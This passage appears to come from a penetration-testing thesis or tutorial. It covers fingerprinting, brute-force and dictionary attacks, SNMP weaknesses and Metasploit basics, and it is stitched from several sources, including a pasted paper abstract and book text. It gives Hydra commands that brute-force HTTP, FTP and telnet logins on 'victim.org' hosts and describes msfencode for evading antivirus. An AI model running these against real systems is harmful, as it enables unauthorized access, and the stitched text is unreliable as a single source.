- Ensure that HINFO and other novelty records don't appear in DNS zone files.
- Configure SMTP servers either to ignore email messages to unknown recipients or to send responses that don't include the following types of information:

- Details of mail relay systems being used (such as Sendmail or MS Exchange).
- Internal IP address or host information.

5.4 Fingerprinting

Network protocol system fingerprinting has been recognized as an important issue and a major threat to network security. Prevalent works rely largely on human experiences and insight of the protocol system specifications and implementations. Such ad-hoc approaches are inadequate in dealing with large complex protocol systems. In this paper we propose a formal approach for automated protocol system fingerprinting analysis and experiment. Parameterized Extended Finite State Machine is used to model protocol systems, and four categories of fingerprinting problems are formally defined. We propose and analyze algorithms for both active and passive fingerprinting and present our experimental results on Internet protocols. Furthermore, we investigate protection techniques against malicious fingerprinting and discuss the feasibility of two defense schemes, based on the protocol and application scenarios.

Network protocol system fingerprinting refers to the process of identifying specific features of a network protocol implementation by analyzing its input/output behaviors. Usually these identifiable features may reveal specific protocol versions, vendor information, and configurable parameters, and can be stored as the “fingerprint” for matching and comparison. While the original purpose was to identify remotely what Operating System is running on the target host, the applications of fingerprinting techniques nowadays cover a much wider range of areas. It has been shown by the prevalent fingerprinting tools that implementations of most key Internet protocols, such as ICMP, TCP, TELNET and HTTP, can all be targets of fingerprinting. It is interesting to note that fingerprinting techniques by themselves are not necessarily associated with unwelcome behaviors. Network administrators can use remote fingerprinting to collect information to facilitate management, and IDS (Intrusion Detection System) can capture the abnormal behaviors of attackers or worms by analyzing their fingerprints. On the other hand, fingerprinting has been recognized as one of the major threats to cyber-infrastructure security.

The main concern is that successful fingerprinting may facilitate attacks, which exploit the vulnerability of certain implementations. In practice, different protocols on one host usually have relations (e.g. from same vendor), which will give attackers more information once the identity of any protocol deployment is revealed. For instance, most reported web server security flaws are operating system specific, while an operating system distribution is also correlated with a specific TCP stack implementation. Therefore, it is convenient for the attacker to identify operating system version first using an active TCP fingerprinting (without involving web server), and then launch the more sophisticated attack on the target web server. Since fingerprinting is lightweight and can be obtained without triggering the Intrusion Detection System, attackers usually prefer to identify the target implementation by fingerprinting first in order to devise damaging attacks. Beside the malicious intruders, commercial advertisers can take advantage of the fingerprints of the hosts of their interest. This is

undesirable for some sensitive systems because such implementation details are proprietary. The presence of protocol system fingerprint is due to a basic fact that most network protocols are not specified completely and deterministically. As a result, there is no unique conforming implementation. This nondeterminism in protocol specification can be from explicit statement of optional features and designer's choices, or from the unspecified behaviors under certain circumstances. In the latter case the implementer has the freedom to decide the response to an unspecified input, which, for instance, could possibly be an error message or no response at all. Given different valid implementations, the goal of fingerprinting is to identify one of them by analyzing the input/output behaviors of an implementation, which is often modeled by a "black-box". Existing methods for obtaining fingerprints can be active or passive. In active fingerprinting process the tester (attacker or administrator) chooses predetermined input sequences for probing the target host, whereas in passive fingerprinting the tester can only observe a trace of input/output messages from the target host without disrupting its normal operations. In general, active approaches are more effective because the tester is capable of selecting "distinguishing" inputs based on the knowledge of the protocol specifications. However, passive approach has the advantage that the target host is completely unaware that it is being fingerprinted.

Most of the recent work about protocol fingerprinting has been focused on the development of software tools for both retrieving the fingerprint (actively and passively) and defending against malicious fingerprinting. While many such tools have demonstrated significant practical value, these ad-hoc approaches have certain limitations. First, as the number of network protocols keeps increasing, we need a general method that is suitable for analyzing most, if not all, of them. Second, most of the current fingerprinting methods use fairly short probing sequences; these simple fingerprints could be erased easily. As we will see in section IV, in general, discovering a fingerprint may need an arbitrarily long probing sequence. Third, future protocol specifications may become too complex for human engineers to analyze manually, and will need automated methods and tools. Finally, with the current ad-hoc fingerprinting methods it is difficult to conduct rigorous proof about the validity and effectiveness of the fingerprinting experiments. We propose a formal approach for the design, analysis and experiments of protocol fingerprinting. To the best of our knowledge this is the first published work of applying formal methods to protocol fingerprinting. The following are our main contributions. We introduce parameterized extended finite state machine (PEFSM) to formally model protocol specification and candidate conforming implementations. With the classical finite state machine theory this formal approach contributes to a deeper understanding of the nature of protocol fingerprinting. We formally define and categorize fingerprinting problems. Given a finite set of possible candidate implementations modeled by a set of deterministic PEFSMs, we present efficient algorithms for active and passive fingerprinting, and analyze their complexity. Particularly, for active fingerprinting, we design and implement efficient algorithms based on separating sequences of different implementations, using an on line minimization process. This approach does not require complete expansion of PEFSM model and has optimal complexity. We report our results on operating system fingerprinting and TCP congestion control scheme fingerprinting experiments. We also consider countermeasures against malicious fingerprinting. We define a formal model based on the I/O trace of implementations and discuss the feasibility of scrubbing and

camouflage approaches for hiding protocol system fingerprints against malicious attackers.

6 Bruteforcing And Dictionary Attacks With Hydra

"In computer science, a brute-force search consists of systematically enumerating every possible solution of a problem until a solution is found, or all possible solutions have been exhausted." it is a strategy that can, in theory, be used against any encrypted data (except for data encrypted in an information-theoretically secure manner). Such an attack might be utilized when it is not possible to take advantage of other weaknesses in an encryption system (if any exist) that would make the task easier. It involves systematically checking all possible keys until the correct key is found. In the worst case, this would involve traversing the entire search space. The key length used in the encryption determines the practical feasibility of performing a brute-force attack, with longer keys exponentially more difficult to crack than shorter ones. Brute-force attacks can be made less effective by obfuscating the data to be encoded, something that makes it more difficult for an attacker to recognise when he/she has cracked the code. One of the measures of the strength of an encryption system is how long it would theoretically take an attacker to mount a successful brute-force attack against it. For some reason, or another, you might be desperate for a password of a user. You might know, or not know the user's name. However, to make the chances for the brute-force to be successful, at least, supply a username, so that all that is left is the password. Thus, increasing your probability of success to find the missing password.

Now, brute-forcing consists of three 3 different types of attacks to find the missing string we're looking for. The 3 attack types are

6.1 Cryptanalysis Attacks -- Attempt to try every possible string

Cryptanalytic attacks are generally classified into six categories that distinguish the kind of information the cryptanalyst has available to mount an attack. The categories of attack are listed here roughly in increasing order of the quality of information available to the cryptanalyst, or, equivalently, in decreasing order of the level of difficulty to the cryptanalyst. The objective of the cryptanalyst in all cases is to be able to decrypt new pieces of ciphertext without additional information. The ideal for a cryptanalyst is to extract the secret key

- **A ciphertext** only attack is one in which the cryptanalyst obtains a sample of ciphertext, without the plaintext associated with it. This data is relatively easy to obtain in many scenarios, but a successful ciphertext-only attack is generally difficult, and requires a very large ciphertext sample. A known-plaintext attack is one in which the cryptanalyst obtains a sample of ciphertext and the corresponding plaintext as well.

- A **chosen-plaintext** attack is one in which the cryptanalyst is able to choose a quantity of plaintext and then obtain the corresponding encrypted ciphertext.
- An **adaptive-chosen-plaintext** attack is a special case of chosen-plaintext attack in which the cryptanalyst is able to choose plaintext samples dynamically, and alter his or her choices based on the results of previous encryptions.
- A **chosen-ciphertext attack** is one in which cryptanalyst may choose a piece of ciphertext and attempt to obtain the corresponding decrypted plaintext. This type of attack is generally most applicable to public-key cryptosystems.
- An **adaptive-chosen-ciphertext** is the adaptive version of the above attack. A cryptanalyst can mount an attack of this type in a scenario in which he has free use of a piece of decryption hardware, but is unable to extract the decryption key from it.

6.2 Dictionary Attacks

A dictionary attack uses a targeted technique of successively trying all the words in an exhaustive list called a dictionary (from a pre-arranged list of values). In contrast with a brute force attack, where a large proportion key space is searched systematically, a dictionary attack tries only those possibilities which are most likely to succeed, typically derived from a list of words for example a dictionary (hence the phrase dictionary attack) or a bible etc. Generally, dictionary attacks succeed because many people have a tendency to choose passwords which are short (7 characters or fewer), single words found in dictionaries or simple, easily predicted variations on words, such as appending a digit. However these are easy to defeat. Adding a single random character in the middle can make dictionary attacks untenable.

It is possible to achieve a time-space tradeoff by pre-computing a list of hashes of dictionary words, and storing these in a database using the hash as the key. This requires a considerable amount of preparation time, but allows the actual attack to be executed faster. The storage requirements for the pre-computed tables were once a major cost, but are less of an issue today because of the low cost of disk storage. Pre-computed dictionary attacks are particularly effective when a large number of passwords are to be cracked. The pre-computed dictionary need only be generated once, and when it is completed, password hashes can be looked up almost instantly at any time to find the corresponding password. A more refined approach involves the use of rainbow tables, which reduce storage requirements at the cost of slightly longer lookup times. *See* LM hash for an example of an authentication system compromised by such an attack.

Pre-computed dictionary attacks can be thwarted by the use of salt, a technique that forces the hash dictionary to be recomputed for each password sought,

making precomputation infeasible provided the number of possible salt values is large enough.

6.3 Hybrid Attacks -- Both Cryptanalysis and Dictionary attack.

Assume you're connected to a server, and assuming you knew the name of the username, and you want the password, a method to get that password will be done with a dictionary file and this handy-dandy tool at our disposal called "Hydra", which attempts to brute-force logins for several servers running TELNET, FTP, HTTP, etc.

Let's proceed with running an attack on say, a server running an HTTP server that requires authentication. To do so, simply run the following commands on your shell terminal (CMD prompt): `hydra -L usernames.txt -P passwords.txt www.victim.org http`

Logically, we'd put in the user's name in the usernames.txt file, and replace our dictionary file or password list with passwords.txt (you can add your own guesses to it; I'd recommend putting them at the top of the file, since it is processed from TOP to BOTTOM). Note that for the dictionary, you download from the internet and mash them together to create even bigger ones. Or you can get a password generator or a script to output results in a file. With that method, you can control how long the strings are (that's effective when you know how long the password to be cracked is).

And finally, we put out victim's hostname there, with "http" following soon after, with a space to separate the hostname and the protocol (in this case, http). Since, we can specify which protocol to use, why not try it with an FTP server. To do this we simply modify the command above to fit our request: `hydra -L usernames.txt -P passwords.txt ftp.victim.org ftp`. So be creative, and use it for other protocols as well, not just FTP and HTTP. We can even brute-force a telnet login, as such: `hydra -L usernames.txt -P passwords.txt telnet.victim.org telnet`. Keep in mind, however, that the service you're brute-forcing needs to be running on the server, so that you, the client, can connect to it.

7 Snmp Attacks Using Snmpcheck & Snmpenum

We have all become accustomed to the frequent appearance of security alerts relating to various viruses and application vulnerabilities. And usually the risk is limited to specific platform such as Unix login vulnerabilities or other specific applications. The scope of impact of such issues is manageable for IT organizations. But now the most widespread and comprehensive challenge is to maintain technical security control. Nearly every device manufactured by every vendor within the IT environment has the potential to be vulnerable to the recently disclosed set of Simple Network Management Protocol (SNMP) vulnerabilities.

Although SNMP has been used in the internetworking community for fifteen years, its vulnerabilities became known only in February 2002 when Oulu University Secure Programming Group (OUSPG) completed a series of tests on the protocol.

7.1 SNMP Overview

SNMP is a standard protocol that is used by network professionals to manage networks and systems. By using computer applications that incorporate SNMP, network operators can query a device on their network to get its status, be alerted to a change in its status, or make configuration changes. SNMP is built around the concept of "managers" and "agents." Manager software (commonly installed on a network management system) makes requests to agent software running on a host or device to gather data on the operational status, configuration, or performance statistics of that system (polling). Some agents allow configuration parameters to be changed by managers, while others provide read-only statistics and configuration information. Additionally, agents can generate ad hoc messages to manager systems to inform them of unusual events (traps).

A SNMP message consists of three fields: SNMP version, Community string and the SNMP Protocol Data Unit (PDU). The PDU defines the type of operation that is being requested. There are five possible PDU types of messages. Of the five PDU types, three-request information from the managed node, one sets configurations on the managed node and one allows the managed node to volunteer information to the management station. The "community string" is the password that is passed between two machines with which they recognize one another before they can communicate. Generically the only operations that were supported by SNMP are inspection (Read) and alteration of variables (Write), which are representations of various configurations on the managed system. These variables are defined in the Management Information Base (MIB) for each vendor's agent.


There are basically three operations that can be performed as shown in figure. They are

- Get Retrieve the value of the variable.
- Set Update the value of the variable.
- Trap Send the value of the variable to the designated manager.

SNMP messages are typically encapsulated using the User Datagram Protocol (UDP) over the IP. They are transmitted over working networks using two standardized ports, 161 for Gets and Sets and 162 for Traps.

7.1.1 SNMP communication

An SNMP-Managed Network: Managed Devices, Agents, and network-management systems (NMSs) or Managers.



When SNMP message is received by a management station following actions are performed

1. A syntax check is performed on the message and discarded if it fails.
2. The version number is verified and discarded if it is not applicable.
3. The community string, SNMP PDU, source and destination address (all from UDP packet) is evaluated to authenticate the message. If the service fails to authenticate, a trap is optionally generated and message is discarded. If the message passes authentication, the SNMP PDU portion of the message is returned to the querying station.

7.2 Where does SNMP pitch in?

SNMP protocol runs on a multitude of devices, software and firmware products designed for network infrastructure devices such as Core Network Devices (Routers,

Switches, Hubs, Bridges, and Wireless Network Access Points), Operating Systems, Consumer Broadband Network Devices (Cable Modems and DSL Modems), Consumer Electronic Devices (Cameras and Image Scanners), Networked Office Equipment (Printers, Copiers, and FAX Machines), Network and Systems Management/Diagnostic Frameworks (Network Sniffers and Network Analyzers), Uninterruptible Power Supplies (UPS), Networked Medical Equipment (Imaging Units and Oscilloscopes), Manufacturing and Processing Equipment.

7.3. SNMP Vulnerability

SNMP is vulnerable, when the hackers find it easier than ever to orchestrate denial-of-service attacks, service interruptions, and even total takeovers of network devices (buffer overflow). The RFC only specifies how an agent or manager responds or handles defined cases of SNMP messages. Therefore, it is up to vendors to determine how to handle invalid or atypical SNMP messages. While the specifications does provide for error reporting of obvious errors (e.g., variables does not exist, incorrect community string). There are many cases where some message formats are not anticipated or accounted for in the agent code and undesirable results occur. Some of the exceptional events include:

- invalid encoding
- invalid data inserted into various positions of the SNMP messages
- invalid indexes
- invalid values for integer lists
- overflow within various boundaries of the SNMP PDU and message

There are also viruses and worms, which are self-propagating malicious programs that can take advantage of multiple vulnerabilities of SNMP.

7.3.1 Listing of SNMP Vulnerabilities

- **Multiple vulnerabilities in SNMPv1 trap handling**

SNMP trap messages are sent from agents to managers. A trap message may indicate a warning or error condition or otherwise notify the manager about the agent's state. Multiple vulnerabilities may result in the way SNMP managers decode and process SNMP trap messages.

- **Multiple vulnerabilities in SNMPv1 request handling**

SNMP request messages are sent from managers to agents. Request messages might be issued to obtain information from an agent or to instruct the agent

to configure the host device. Multiple vulnerabilities may result in the way SNMP agents decode and process SNMP request messages.

7.4 Impact

Specific impact of SNMP vulnerabilities may vary from product to product. Unexpected input to agents and managers will lead to unexpected results. The outcome of an attack in such an environment can be any of the following:

- Crash the SNMP agent (or trap listening daemon)
- Lock up or reboot the device the agent is running on
- Overwrite valid SNMP variables with incorrect data and values
- Allow unauthorized access to network element or server
- Generate notifications (traps) with error codes.

Vulnerabilities in the decoding and subsequent processing of SNMP messages by both managers and agents may result in denial-of-service conditions, buffer overflows, and sometimes allow an attacker to gain unauthorized, privileged access to the affected device. There are also cases when viruses can have devastating effect on the organization by exploiting SNMP.

7.5 Solution

The following solutions can be used to protect your environment from further attacks due to SNMP vulnerabilities:

- Apply a patch from your vendor.
- Disable any SNMP service that is not required; although CERT notes some products appear to be affected even if SNMP is disabled.
- Make use of firewall devices to block unauthorized SNMP access from the network perimeter.
- Use ingress filtering by blocking access to SNMP services at the network perimeter
- Filter SNMP traffic from non-authorized hosts.
- When blocking or disabling SNMP is impossible, restrict all SNMP access to separate, isolated management networks, such as virtual LANs.
- Use egress filtering, which manages the flow of traffic that leaves your network, to prevent your network from being used as a source of attack.
- Disable stack execution that can reduce the risk of “stack smashing” attacks based on these vulnerabilities. Although this does not provide 100 percent protection against exploitation of these vulnerabilities, it makes the likelihood of a successful exploit much less.
- To deal with these system and network vulnerabilities some organizations like CERT/CC provide a forum where administrators can share ideas and techniques that can be used to develop proper defenses. An unmoderated mailing list is also available for system and network administrators to discuss helpful techniques and tools.

7.6 Conclusion

The open nature and omnipresence of SNMP, combined with the recently discovered vulnerabilities, represent a widespread and comprehensive threat to security of networks everywhere. The limited security built into SNMP, when not enhanced by additional security technology and practices, has been a potential risk for a long time. With the additional implementation weaknesses, this risk has been magnified. This impacts almost all networks and many vendor technologies.

While not in wide use, versions 2 and 3 of SNMP have additional security functionality that is not currently available to the most commonly used version 1. Using these updated protocols may improve security, but there is no indication that there are any better prepared to deal with the problems inherent in SNMP version 1. They have not been tested and should be considered suspect until they are evaluated

In conclusion, the effort to ensure that a network's SNMP implementation is secure involves many considerations and technologies.

8 Dictionary Attack Using Metasploit On Snmp

Imagine that sometime in the not-so-distant future an attacker decides to attack a multinational company's digital assets, targeting hundreds of millions of dollars worth of intellectual property buried behind millions of dollars in infrastructure. Naturally, the attacker begins by firing up the latest version of Metasploit. After exploring the target's perimeter, he finds a soft spot and begins a methodical series of attacks, but even after he's compromised nearly every aspect of the network, the fun has only just begun. He maneuvers through systems, identifying core, critical business components that keep the company running. With a single keystroke, he could help himself to millions of company dollars and compromise all their sensitive data. Congratulations on a job well done—you've shown true business impact, and now it's time to write the report. Oddly enough, today's penetration testers often find themselves in the role of a fictitious adversary like the one described above, performing legal attacks at the request of companies that need high levels of security. Welcome to the world of penetration testing and the future of security.

8.1 Why Metasploit?

Metasploit isn't just a tool; it's an entire framework that provides the infrastructure needed to automate mundane, routine, and complex tasks. This allows you to concentrate on the unique or specialized aspects of penetration testing and on identifying flaws within your information security program. As you progress through the chapters in this book and establish a wellrounded methodology; you will begin to see the many ways in which Metasploit can be used in your penetration tests. Metasploit allows you to easily build attack vectors to augment its exploits, payloads, encoders, and more in order to create and execute more advanced attacks. At various points in this book we explain several third-party tools that build on the Metasploit Framework. Our goal is to get you comfortable with the Framework, show you some advanced attacks, and ensure that you can apply these techniques responsibly. We hope you enjoy reading this book as much as we enjoyed creating it. Let the fun and games begin.

8.2 HISTORY

Metasploit was originally developed and conceived by HD Moore while he was employed by a security firm. When HD realized that he was spending most of his time validating and sanitizing public exploit code, he began to create a flexible and maintainable framework for the creation and development of exploits. He released his first edition of the Perl-based Metasploit in October 2003 with a total of 11 exploits. With the help of Spoonm; HD released a total rewrite of the project, Metasploit 2.0, in April 2004. This version included 19 exploits and over 27 payloads. Shortly after this release, Matt Miller (Skape) joined the Metasploit development team, and as the project gained popularity, the Metasploit Framework received heavy backing from the information security community and quickly became a necessary tool for penetration testing and exploitation. Following a complete rewrite in the Ruby programming

language, the Metasploit team released Metasploit 3.0 in 2007. The migration of the Framework from Perl to Ruby took 18 months and resulted in over 150,000 lines of new code. With the 3.0 release, Metasploit saw widespread adoption in the security community and a big increase in user contributions. In fall 2009, Metasploit was acquired by Rapid7, a leader in the vulnerability-scanning field, which allowed HD to build a team to focus solely on the development of the Metasploit Framework. Since the acquisition, updates have occurred more rapidly than anyone could have imagined. Rapid7 released two commercial products based on the Metasploit Framework: Metasploit Express and Metasploit Pro. Metasploit Express is a lighter version of the Metasploit Framework with a GUI and additional functionality, including reporting, among other useful features. Metasploit Pro is an expanded version of Metasploit Express that touts collaboration and group penetration testing and such features as a one-click virtual private network (VPN) tunnel and much more.

8.3 METASPLOIT BASICS

When you encounter the Metasploit Framework (MSF) for the first time, you might be overwhelmed by its many interfaces, options, utilities, variables, and modules. In this chapter, we'll focus on the basics that will help you make sense of the big picture. We'll review some basic penetration testing terminology and then briefly cover the various user interfaces that Metasploit has to offer. Metasploit itself is free, open source software, with many contributors in the security community, but two commercial Metasploit versions are also available. When first using Metasploit, it's important not to get hung up on that newest exploit; instead, focus on how Metasploit functions and what commands you used to make the exploit possible.

8.4 TERMINOLOGY

Throughout this thesis, we'll use various terms that first bear some explanation. The majority of the following basic terms are defined in the context of Metasploit, but they are generally the same throughout the security industry.

8.4.1 Exploit

An exploit is the means by which an attacker, or pen tester for that matter, takes advantage of a flaw within a system, an application, or a service. An attacker uses an exploit to attack a system in a way that results in a particular desired outcome that the developer never intended. Common exploits include buffer overflows, web application vulnerabilities (such as SQL injection), and configuration errors.

8.4.2 Payload

A *payload* is code that we want the system to execute and that is to be selected and delivered by the Framework. For example, a reverse shell is a payload that creates a connection from the target machine back to the attacker as a Windows command, whereas a *bind shell* is a payload that "binds" a command prompt to a listening port on the target machine, which the attacker can then connect. A payload could also be something as simple as a few commands to be executed on the target operating system.

8.4.3 Shellcode

Shellcode is a set of instructions used as a payload when exploitation occurs. Shellcode is typically written in assembly language. In most cases, a command shell or a Meterpreter shell will be provided after the series of instructions have been performed by the target machine, hence the name.

8.4.5 Module

A module in the context of this book is a piece of software that can be used by the Metasploit Framework. At times, you may require the use of an exploit module, a software component that conducts the attack. Other times, an auxiliary module may be required to perform an action such as scanning or system enumeration. These interchangeable modules are the core of what makes the Framework so powerful.

8.4.6 Listener

A listener is a component within Metasploit that waits for an incoming connection of some sort. For example, after the target machine has been exploited, it may call the attacking machine over the Internet. The listener handles that connection, waiting on the attacking machine to be contacted by the exploited system.

8.5 Metasploit Interfaces

Metasploit offers more than one interface to its underlying functionality, including console, command line, and graphical interfaces. In addition to these interfaces, utilities provide direct access to functions that are normally internal to the Metasploit Framework. These utilities can be invaluable for exploit development and situations for which you do not need the flexibility of the entire Framework.

8.5.1 MSFconsole

Msfconsole is by far the most popular part of the Metasploit Framework, and for good reason. It is one of the most flexible, feature-rich, and well-supported tools within the Framework. Msfconsole provides a handy all-in-one interface to almost every option and setting available in the Framework; it's like a one-stop shop for all of your exploitation dreams. You can use msfconsole to do everything, including launching an exploit, loading auxiliary modules, performing enumeration, creating listeners, or running mass exploitation against an entire network. Although the Metasploit Framework is constantly changing, a subset of commands remain relatively constant. By mastering the basics of *msfconsole*, you will be able to keep up with any changes. To illustrate the importance of msfconsole

Starting MSFconsole

To launch *msfconsole*, enter **msfconsole** at the command line:

```
root@bt:/# cd /opt/framework3/msf3/
root@bt:/opt/framework3/msf3# msfconsole
< metasploit >
-----
\ ,_,
\ (oo)____
( ) )\
||--|| *
msf >
```

To access *msfconsole*'s help files, enter help followed by the command which you are interested in. In the next example, we are looking for help for the command connects, which allows us to communicate with a host. The resulting documentation lists usage, a description of the tool, and the various option flags.

```
msf > help connect
```

8.5.2 MSFcli

Msfcli and msfconsole take very different approaches to providing access to the Framework. Where *msfconsole* provides an interactive way to access all features in a user-friendly manner, *msfcli* puts the priority on scripting and interpretability with other console-based tools. Instead of providing a unique interpreter to the Framework, msfcli runs directly from the command line, which allows you to redirect output from other tools into *msfcli* and direct *msfcli* output to other command-line tools. *Msfcli* also supports the launching of exploits and auxiliary modules, and it can be convenient when testing modules or developing new exploits for the Framework. It is a fantastic tool for

unique exploitation when you know exactly which exploit and options you need. It is less forgiving than *msfconsole*, but it offers some basic help (including usage and a list of modes) with the command msfcli -h, as shown here:

```
root@bt:/opt/framework3/msf3# msfcli -h
```

```
Usage: /opt/framework3/msf3/msfcli <exploit_name> <option=value> [mode]
```

```
=====
```

```
Mode Description
```

```
-----
```

```
(H)elp You're looking at it, baby!
```

```
(S)ummary Show information about this module
```

```
(O)ptions Show available options for this module
```

```
(A)dvanced Show available advanced options for this module
```

```
(I)DS Evasion Show available ids evasion options for this module
```

```
(P)ayloads Show available payloads for this module
```

```
(T)argets Show available targets for this exploit module
```

```
(AC)tions Show available actions for this auxiliary module
```

```
(C)heck Run the check routine of the selected module
```

```
(E)xecute Execute the selected module
```

```
root@bt:/opt/framework3/msf3#
```

8.5.3 Armitage

The *armitage* component of Metasploit is a fully interactive graphical user interface created by Raphael Mudge. This interface is highly impressive, feature rich, and available for free. We won't be covering *armitage* in depth, but it is definitely worth mentioning as something to explore. Our goal is to teach the ins and outs of Metasploit, and the GUI is awesome once you understand how the Framework actually operates.

Running Armitage

To launch *armitage*, run the command armitage. During startup, select **Start MSF**, which will allow *armitage* to connect to your Metasploit instance?

```
root@bt:/opt/framework3/msf3# armitage
```


After *armitage* is running, simply click a menu to perform a particular attack or access other Metasploit functionality.

8.6 Metasploit Utilities

Having covered Metasploit's three main interfaces, it's time to cover a few utilities. Metasploit's utilities are direct interfaces to particular features of the Framework that can be useful in specific situations, especially in exploit development. We will cover some of the more approachable utilities here and introduce additional ones throughout the book.

8.6.1 MSFpayload

The *msfpayload* component of Metasploit allows you to generate shellcode, executables, and much more for use in exploits outside of the Framework. Shellcode can be generated in many formats including C, Ruby, JavaScript, and even Visual Basic for Applications. Each output format will be useful in various situations. For example, if you are working with a Python-based proof of concept, C-style output might be best; if you are working on a browser exploit, a JavaScript output format might be best. After you have your desired output, you can easily insert the payload directly into an HTML file to trigger the exploit.

8.6.2 MSFencode

The shellcode generated by *msfpayload* is fully functional, but it contains several null characters that, when interpreted by many programs, signify the end of a string, and this will cause the code to terminate before completion. In other words, those `x00`s and `xff`s can break your payload! In addition, shellcode traversing a network in cleartext is likely to be picked up by intrusion detection systems (IDSs) and antivirus software. To address this problem, Metasploit's developers offer *msfencode*, which helps you to avoid bad characters and evade antivirus and IDSs by encoding the original payload in a way that does not include "bad" characters. Enter **msfencode -h** to see a list of *msfencode* options. Metasploit contains a number of different encoders for specific situations. Some will be useful when you can use only alphanumeric characters as part of a payload, as is the case with many file format exploits or other applications that accept only printable characters as input, while others are great general purpose encoders that do well in every situation. When in doubt, though, you really can't go wrong with the *x86/shikata_ga_nai* encoder, the only encoder with the rank of Excellent, a measure of the reliability and stability of a module. In the context of an encoder, an Excellent ranking implies that it is one of the most versatile encoders and can accommodate a greater degree of fine-tuning than other encoders. To see the list of encoders available, append `-l` to *msfencode* as shown next. The payloads are ranked in order of reliability.

```
root@bt:~# msfencode -l
```

8.6.3 Nasm Shell

The *nasm_shell.rb* utility can be handy when you're trying to make sense of assembly code, especially if, during exploit development, you need to identify the *opcodes* (the assembly instructions) for a given assembly command.

For example, here we run the tool and request the opcodes for the `jmp esp` command, which *nasm_shell* tells us is `FFE4`.

```
root@bt:/opt/framework3/msf3/tools# ./nasm_shell.rb
nasm > jmp esp
00000000 FFE4 jmp esp
```

8.7 MEATASPLOIT AUXILIARY MODULE

When most people think of Metasploit, exploits come to mind. Exploits are cool, exploits get you shell, and exploits get all the attention. But sometimes you need something more than that. By definition, a Metasploit module that is not an exploit is an *auxiliary module*,

which leaves a lot to the imagination. In addition to providing valuable reconnaissance tools such as port scanners and service fingerprinters, auxiliary modules such as *ssh_login* can take a known list of usernames and passwords and then attempt to log in via brute force across an entire target network. Also included in the auxiliary modules are various protocol fuzzers such as *ftp_pre_post*, *http_get_uri_long*, *smtp_fuzzer*, *ssh_version_corrupt*, and more. You can launch these fuzzers at a target service in hopes of finding your own vulnerabilities to exploit. Just because auxiliary modules don't have a payload, don't think you won't use them. But before we dive into their myriad uses,

```
root@bt:/opt/framework3/msf3/modules/auxiliary# ls -l
total 52
```

```
drwxr-xr-x 23 root root 4096 Apr 10 03:22 admin
drwxr-xr-x 4 root root 4096 Dec 14 03:25 client
drwxr-xr-x 16 root root 4096 Jan 1 04:19 dos
drwxr-xr-x 8 root root 4096 Dec 14 03:25 fuzzers
drwxr-xr-x 3 root root 4096 May 2 15:38 gather
drwxr-xr-x 4 root root 4096 Dec 14 03:25 pdf
drwxr-xr-x 36 root root 4096 Apr 10 03:22 scanner
drwxr-xr-x 5 root root 4096 May 2 15:38 server
drwxr-xr-x 3 root root 4096 May 2 15:38 sniffer
drwxr-xr-x 5 root root 4096 Dec 14 03:25 spoof
drwxr-xr-x 4 root root 4096 Dec 14 03:25 sqli
drwxr-xr-x 3 root root 4096 May 2 15:38 test
drwxr-xr-x 3 root root 4096 May 2 15:38 voip
```

As you can see in the preceding listing, modules are installed within the */modules/auxiliary* directory □ of the Framework, and within that, sorted based on the functions they provide. Should you want to create your own module or edit an existing one to suit a specific purpose, you will find them in their corresponding directories. For instance, if you need to develop a fuzzer module to hunt your own bugs, you will find some pre-existing modules in the */fuzzers* directory. To list all the available auxiliary modules within Metasploit, simply issue the **show auxiliary** command within *msfconsole*. If you compare the preceding directory listing with the module names displayed in *msfconsole*, you will notice that the naming of the modules depends on the underlying directory structure, as shown below.

```
msf > show auxiliary
```

```
Auxiliary
```

```
=====
```

```
Name Rank Description
```

```
-----
```

```
admin/backupexec/dump normal Veritas Backup Exec Windows Remote
File Access
```


admin/backupexec/registry normal Veritas Backup Exec Server Registry
Access

admin/cisco/ios_http_auth_bypass normal Cisco IOS HTTP Unauthorized
Administrative Access

... SNIP ...

fuzzers/ssh/ssh_version_corrupt normal SSH Version Corruption

fuzzers/tds/tds_login_corrupt normal TDS Protocol Login Request Corruption Fuzzer

fuzzers/tds/tds_login_username normal TDS Protocol Login Request Username Fuzzer

fuzzers/wifi/fuzz_beacon normal Wireless Beacon Frame Fuzzer

fuzzers/wifi/fuzz_proberesp normal Wireless Probe Response Frame Fuzzer

Metasploit Auxiliary Modules

gather/citrix_published_applications normal Citrix MetaFrame ICA Published

Applications Scanner gather/citrix_published_bruteforce normal Citrix MetaFrame ICA
Published

Applications Bruteforcer gather/dns_enum normal DNS Enumeration Module

gather/search_email_collector normal Search Engine Domain Email Address
Collector

pdf/foxit/authbypass normal Foxit Reader Authorization Bypass

scanner/backdoor/energizer_duo_detect normal Energizer DUO Trojan Scanner

scanner/db2/db2_auth normal DB2 Authentication Brute Force Utility

scanner/db2/db2_version normal DB2 Probe Utility

As you can see in this trimmed output, the auxiliary modules are organized by category. At your disposal are the DNS enumeration module, Wi-Fi fuzzers, and even a module to locate and abuse the Trojan backdoor that was included on Energizer USB battery chargers.

